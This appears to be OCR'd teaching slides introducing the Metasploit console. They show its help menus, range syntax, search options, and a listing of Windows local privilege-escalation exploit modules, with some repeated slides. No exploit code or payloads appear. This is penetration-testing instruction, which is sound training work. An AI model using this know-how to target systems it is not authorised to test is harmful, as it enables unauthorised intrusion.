

Metasploit basics



```
msf6 > help
```



```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers
```



```
msf5 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
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Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    info          Displays information about one or more modules
    loadpath      Searches for and loads modules from a path
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    reload_all    Reloads all modules from all defined module paths
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Interact with a module by name or search term/index


Job Commands
============

    Command       Description
    -------       -----------
    handler       Start a payload handler as job
    jobs          Displays and manages jobs
    kill          Kill a job
    rename_job    Rename a job


Resource Script Commands
========================

    Command       Description
    -------       -----------
    makerc        Save commands entered since start to a file
    resource      Run the commands stored in a file


Database Backend Commands
=========================

    Command           Description
    -------           -----------
    analyze           Analyze database information about a specific address or address range
    db_connect        Connect to an existing data service
    db_disconnect     Disconnect from the current data service
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
    db_remove         Remove the saved data service entry
    db_save           Save the current data service connection as the default to reconnect on startup
    db_status         Show the current data service status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces


Credentials Backend Commands
============================

    Command       Description
    -------       -----------
    creds         List all credentials in the database


Developer Commands
==================

    Command       Description
    -------       -----------
    edit          Edit the current module or a file with the preferred editor
    irb           Open an interactive Ruby shell in the current context
    log           Display framework.log paged to the end if possible
    pry           Open the Pry debugger on the current module or Framework
    reload_lib    Reload Ruby library files from specified paths


msfconsole
==========

`msfconsole` is the primary interface to Metasploit Framework. There is quite a
lot that needs go here, please be patient and keep an eye on this space!

Building ranges and lists
-------------------------

Many commands and options that take a list of things can use ranges to avoid
having to manually list each desired thing. All ranges are inclusive.

### Ranges of IDs

Commands that take a list of IDs can use ranges to help. Individual IDs must be
separated by a `,` (no space allowed) and ranges can be expressed with either
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### Ranges of IPs

There are several ways to specify ranges of IP addresses that can be mixed
together. The first way is a list of IPs separated by just a ` ` (ASCII space),
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Metasploit like `127.0.0.0/8` and not `127/8`, contrary to the RFC.
Additionally, a netmask can be used in conjunction with a domain name to
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and IPv6 addresses. IPv4 addresses can also be specified with special octet
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### Examples

Terminate the first sessions:

    sessions -k 1

Stop some extra running jobs:

    jobs -k 2-6,7,8,11..15

Check a set of IP addresses:

    check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255

Target a set of IPv6 hosts:

    set RHOSTS fe80::3990:0000/110, ::1-::f0f0

Target a block from a resolved domain name:

    set RHOSTS www.example.test/24
msf5 >
```



Metasploit basics



```
msf6 > help
```



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

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msf5 >
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

Metasploit basics




```
msf5 > show exploits
```

You can show all the exploits, but there are many…




```
   1606  windows/local/current_user_psexec                              1999-01-01       excellent  No     PsExec via Current User Token
   1607  windows/local/cve_2017_8464_lnk_lpe                            2017-06-13       excellent  Yes    LNK Code Execution Vulnerability
   1608  windows/local/cve_2018_8453_win32k_priv_esc                    2018-10-09       manual     No     Windows NtUserSetWindowFNID Win32k User Callback
   1609  windows/local/ikeext_service                                   2012-10-09       good       Yes    IKE and AuthIP IPsec Keyring Modules Service (IK
EEXT) Missing DLL
   1610  windows/local/ipass_launch_app                                 2015-03-12       excellent  Yes    iPass Mobile Client Service Privilege Escalation
   1611  windows/local/lenovo_systemupdate                              2015-04-12       excellent  Yes    Lenovo System Update Privilege Escalation
   1612  windows/local/mov_ss                                           2018-05-08       excellent  No     Microsoft Windows POP/MOV SS Local Privilege Ele
vation Vulnerability
   1613  windows/local/mqac_write                                       2014-07-22       average    Yes    MQAC.sys Arbitrary Write Privilege Escalation
   1614  windows/local/ms10_015_kitrap0d                                2010-01-19       great      Yes    Windows SYSTEM Escalation via KiTrap0D
   1615  windows/local/ms10_092_schelevator                             2010-09-13       excellent  Yes    Windows Escalate Task Scheduler XML Privilege Es
calation
   1616  windows/local/ms11_080_afdjoinleaf                             2011-11-30       average    No     MS11-080 AfdJoinLeaf Privilege Escalation
   1617  windows/local/ms13_005_hwnd_broadcast                          2012-11-27       excellent  No     MS13-005 HWND_BROADCAST Low to Medium Integrity
Privilege Escalation
   1618  windows/local/ms13_053_schlamperei                             2013-12-01       average    Yes    Windows NTUserMessageCall Win32k Kernel Pool Ove
rflow (Schlamperei)
   1619  windows/local/ms13_081_track_popup_menu                        2013-10-08       average    Yes    Windows TrackPopupMenuEx Win32k NULL Page
   1620  windows/local/ms13_097_ie_registry_symlink                     2013-12-10       great      No     MS13-097 Registry Symlink IE Sandbox Escape
   1621  windows/local/ms14_009_ie_dfsvc                                2014-02-11       great      Yes    MS14-009 .NET Deployment Service IE Sandbox Esca
pe
   1622  windows/local/ms14_058_track_popup_menu                        2014-10-14       normal     Yes    Windows TrackPopupMenu Win32k NULL Pointer Deref
erence
   1623  windows/local/ms14_070_tcpip_ioctl                             2014-11-11       average    Yes    MS14-070 Windows tcpip!SetAddrOptions NULL Point
er Dereference
   1624  windows/local/ms15_004_tswbproxy                               2015-01-13       good       Yes    MS15-004 Microsoft Remote Desktop Services Web P
roxy IE Sandbox Escape
   1625  windows/local/ms15_051_client_copy_image                       2015-05-12       normal     Yes    Windows ClientCopyImage Win32k Exploit
   1626  windows/local/ms15_078_atmfd_bof                               2015-07-11       manual     Yes    MS15-078 Microsoft Windows Font Driver Buffer Ov
erflow
   1627  windows/local/ms16_014_wmi_recv_notif                          2015-12-04       normal     Yes    Windows WMI Recieve Notification Exploit
   1628  windows/local/ms16_016_webdav                                  2016-02-09       excellent  Yes    MS16-016 mrxdav.sys WebDav Local Privilege Escal
ation
```

Metasploit basics




```
msf6 > help search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                     Show this help information
  -o <file>              Send output to a file in csv format
  -S <string>            Regex pattern used to filter search results
  -u                     Use module if there is one result
  -s <search_column>     Sort the research results based on <search_column> in ascending order
  -r                     Reverse the search results order to descending order

Keywords:
  aka                  :  Modules with a matching AKA (also-known-as) name
  author               :  Modules written by this author
  arch                 :  Modules affecting this architecture
  bid                  :  Modules with a matching Bugtraq ID
  cve                  :  Modules with a matching CVE ID
  edb                  :  Modules with a matching Exploit-DB ID
  check                :  Modules that support the 'check' method
  date                 :  Modules with a matching disclosure date
  description          :  Modules with a matching description
  fullname             :  Modules with a matching full name
  mod_time             :  Modules with a matching modification date
  name                 :  Modules with a matching descriptive name
  path                 :  Modules with a matching path
  platform             :  Modules affecting this platform
  port                 :  Modules with a matching port
  rank                 :  Modules with a matching rank (Can be descriptive (ex: 'good') or numeric wit
h comparison operators (ex: 'gte400'))
  ref                  :  Modules with a matching ref
  reference            :  Modules with a matching reference
  target               :  Modules affecting this target
  type                 :  Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, p
ost, or nop)

Supported search columns:
  rank                 :  Sort modules by their exploitabilty rank
  date                 :  Sort modules by their disclosure date. Alias for disclosure_date
  disclosure_date      :  Sort modules by their disclosure date
  name                 :  Sort modules by their name
  type                 :  Sort modules by their type
  check                :  Sort modules by whether or not they have a check method

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
  search cve:2009 -s name
  search type:exploit -s type -r

msf6 > █
```



```
msf5 > help search
Usage: search [<options>] [<keywords>]
```

